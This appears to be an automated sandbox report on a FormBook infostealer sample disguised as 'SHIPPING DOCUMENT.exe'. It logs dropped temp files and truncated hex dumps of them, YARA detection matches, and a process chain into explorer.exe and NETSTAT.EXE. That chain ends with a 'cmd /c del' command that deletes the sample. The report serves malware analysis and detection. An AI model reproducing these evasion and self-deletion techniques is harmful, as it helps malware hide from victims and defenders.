C:\Users\user\AppData\Local\Temp\nszA951.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nszA951.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40585E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nszA951.tmp\2x6gdfzk.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseA920.tmp	success or wait	1	4036D8	DeleteFileA
C:\Users\user\AppData\Local\Temp\nszA951.tmp	success or wait	1	405A1F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseA921.tmp	unknown	18775	88 0c 00 00 a2 00 00 00 2c 01 00 00 02 00 00 00 ac 01 00 00 01 00 00 00 c4 05 00 00 1c 00 00 00 d4 08 00 00 00 00 00 00 c2 0b 00 00 01 00 00 00 88 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 c6 00 00 00 f1 ff ff ff 05 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	........,.....................	success or wait	13	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ex08fobkizb	unknown	6661	e1 a5 3b 4d 48 8a c9 f5 81 d8 a7 5d d5 a2 5e e6 05 53 56 f1 6a dc cb 75 46 7f 7e 0a b9 6f ba fc ed 73 25 b4 ac eb 27 b8 78 58 52 fa c9 73 f1 60 c5 3d 6e 7d b1 fc 56 6c 48 df e6 e5 e0 5c b3 fd 84 a5 a4 35 aa 06 1b 55 9b 9c 91 2f 4c 43 30 2c 1d 69 99 96 97 39 36 69 66 ca b7 55 3f 40 3d 5b f1 0f 44 e8 b1 21 35 32 3b 1d c9 2d 12 ae c3 f5 33 34 39 17 1a 0b 18 a4 a5 f9 21 1e 1f 01 8c f1 de 42 4f f5 c7 c8 d5 f3 1e 07 fc 50 69 01 ed ea d3 f5 1f 25 fa 56 8b 15 0b 0c 01 1f 78 13 20 7c ad 09 29 26 27 09 5b 59 56 7a 87 55 ef f0 0d 96 b4 51 73 e4 3e f8 65 62 4a 30 36 4b e5 92 e2 3b 1c af 24 88 d1 89 b4 b5 b4 b9 9b ec 94 b1 a5 c1 ae 92 7f ab b6 de ea b7 49 76 8e df 30 d3 e0 3c ad 5d c8 c8 90 cd 67 78 60 9d 84 ad 92 2e 83 5f 92 9b 7e 93 3d 6a 4a 83 88 77 8c 20 59 31 7c	..;MH.....]..^..SV.j..uF.~..o ...s%...'.xXR..s.`.=n}..VlH... .\.....5...U.../LC0,.i...96if..U? @=[..D..!52;..-....349..... ..!.....BO.....Pi.....%.V .....x. |..)&'.[YVz.U.....Qs. >.ebJ06K...;..$..... .....lv..0..<.]....gx`......_ ..~.=jJ..w. Y1|	success or wait	1	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\kmvt65sofzhcy6	unknown	16384	7e 64 5b c2 fc 7f c7 26 cc 60 04 ea 87 5e 83 5c 44 c6 d9 35 14 a9 8c b9 ec 74 5f ee d3 8e b9 99 9b 4e 61 85 9a cb 28 67 a1 07 10 bf f7 06 95 d3 ab 15 f2 5c 99 cf fc 33 d8 89 38 a5 8a 9b be f6 68 b0 cd c1 5d 55 64 2c f3 16 99 a6 1e d6 6e 9d c1 4c 6b a7 bc 7e c4 60 3e 10 5d 4e fd 3a 6d 3e ff 43 ea 5f 31 ae cf 3d 48 d5 e1 a4 a8 d0 b2 9e 7a 60 17 4d 12 8d 78 83 d9 8c cf c4 2e fd 89 98 5c 09 df 19 cd 00 5c 8f c8 81 4e f2 2b 91 80 05 89 66 c3 c1 b2 f9 ef 88 2e 12 10 22 4d bb 20 6f 39 b9 9f 80 2c 48 84 2b 55 ac 28 59 e7 c2 5c dc 92 64 77 1e 19 88 a5 da 8d 9b 58 b7 5c 98 01 6a 82 79 0c 00 51 8f bd e6 c0 c5 9b 9b 35 6a 19 82 3a 2d 8d a0 e7 f8 f5 c3 89 be a5 db 77 7f 1c 07 e7 34 be 56 0f 85 d3 c4 19 82 a3 85 24 b4 0a e9 09 cd b9 ef 39 1e fa 81 b6 f2 7e 45 25 c4 cc	~d[....&.`...^.\D..5.....t_... ...Na...(g.....\...3..8. ....h...]Ud,.....n..Lk..~.`>.]N.:m>.C._1..=H.....z`.M.. x.....\.....\...N.+....f.... ....."M. o9...,H.+U.(Y..\..dw. .....X.\..j.y..Q.....5j..:- .....w....4.V.....$... ....9.....~E%..	success or wait	12	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nszA951.tmp\2x6gdfzk.dll	unknown	5632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1c 39 89 7d 58 58 e7 2e 58 58 e7 2e 58 58 e7 2e 0a 30 e3 2f 5d 58 e7 2e 85 a7 2c 2e 55 58 e7 2e 58 58 e6 2e 78 58 e7 2e fd 31 e3 2f 59 58 e7 2e fd 31 e7 2f 59 58 e7 2e fd 31 e5 2f 59 58 e7 2e 52 69 63 68 58 58 e7 2e 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5d 62 91 60 00 00 00 00 00 00 00 00 e0 00 03 21 0b 01 0e 10 00 08 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........9.}XX..XX..XX...0./]X ....,.UX..XX..xX...1./YX...1./ YX...1./YX..RichXX..........P E..L...]b.`...........!........	success or wait	1	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SHIPPING DOCUMENT.exe	unknown	512	success or wait	80	405E53	ReadFile
C:\Users\user\Desktop\SHIPPING DOCUMENT.exe	unknown	16384	success or wait	13	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nseA921.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nseA921.tmp	unknown	3208	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nseA921.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\ex08fobkizb	unknown	6661	success or wait	1	1000128C	ReadFile
C:\Users\user\AppData\Local\Temp\kmvt65sofzhcy6	unknown	185856	success or wait	1	22B1569	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22B0835	ReadFile

Analysis Process: SHIPPING DOCUMENT.exe PID: 7088 Parent PID: 7060

General

Start time:	20:10:34
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe'
Imagebase:	0x400000
File size:	233957 bytes
MD5 hash:	25E847B9631BC2FE8D87FE4278FA142E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.700344342.0000000000710000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.700344342.0000000000710000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.700344342.0000000000710000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.700119931.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.700119931.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.700119931.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.656834932.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.656834932.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.656834932.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.700254188.00000000005A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.700254188.00000000005A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.700254188.00000000005A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 7088

General

Start time:	20:10:39
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 5756 Parent PID: 3424

General

Start time:	20:10:54
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0x8e0000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NETSTAT.EXE PID: 5752 Parent PID: 3424

General

Start time:	20:10:54
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xd60000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.915966424.0000000003210000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.915966424.0000000003210000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.915966424.0000000003210000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.915737678.0000000002DC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.915737678.0000000002DC0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.915737678.0000000002DC0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.915997507.0000000003240000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.915997507.0000000003240000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.915997507.0000000003240000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2DD9E57	NtReadFile

Analysis Process: cmd.exe PID: 6948 Parent PID: 5752

General

Start time:	20:10:58
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6664 Parent PID: 6948

General

Start time:	20:10:58
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis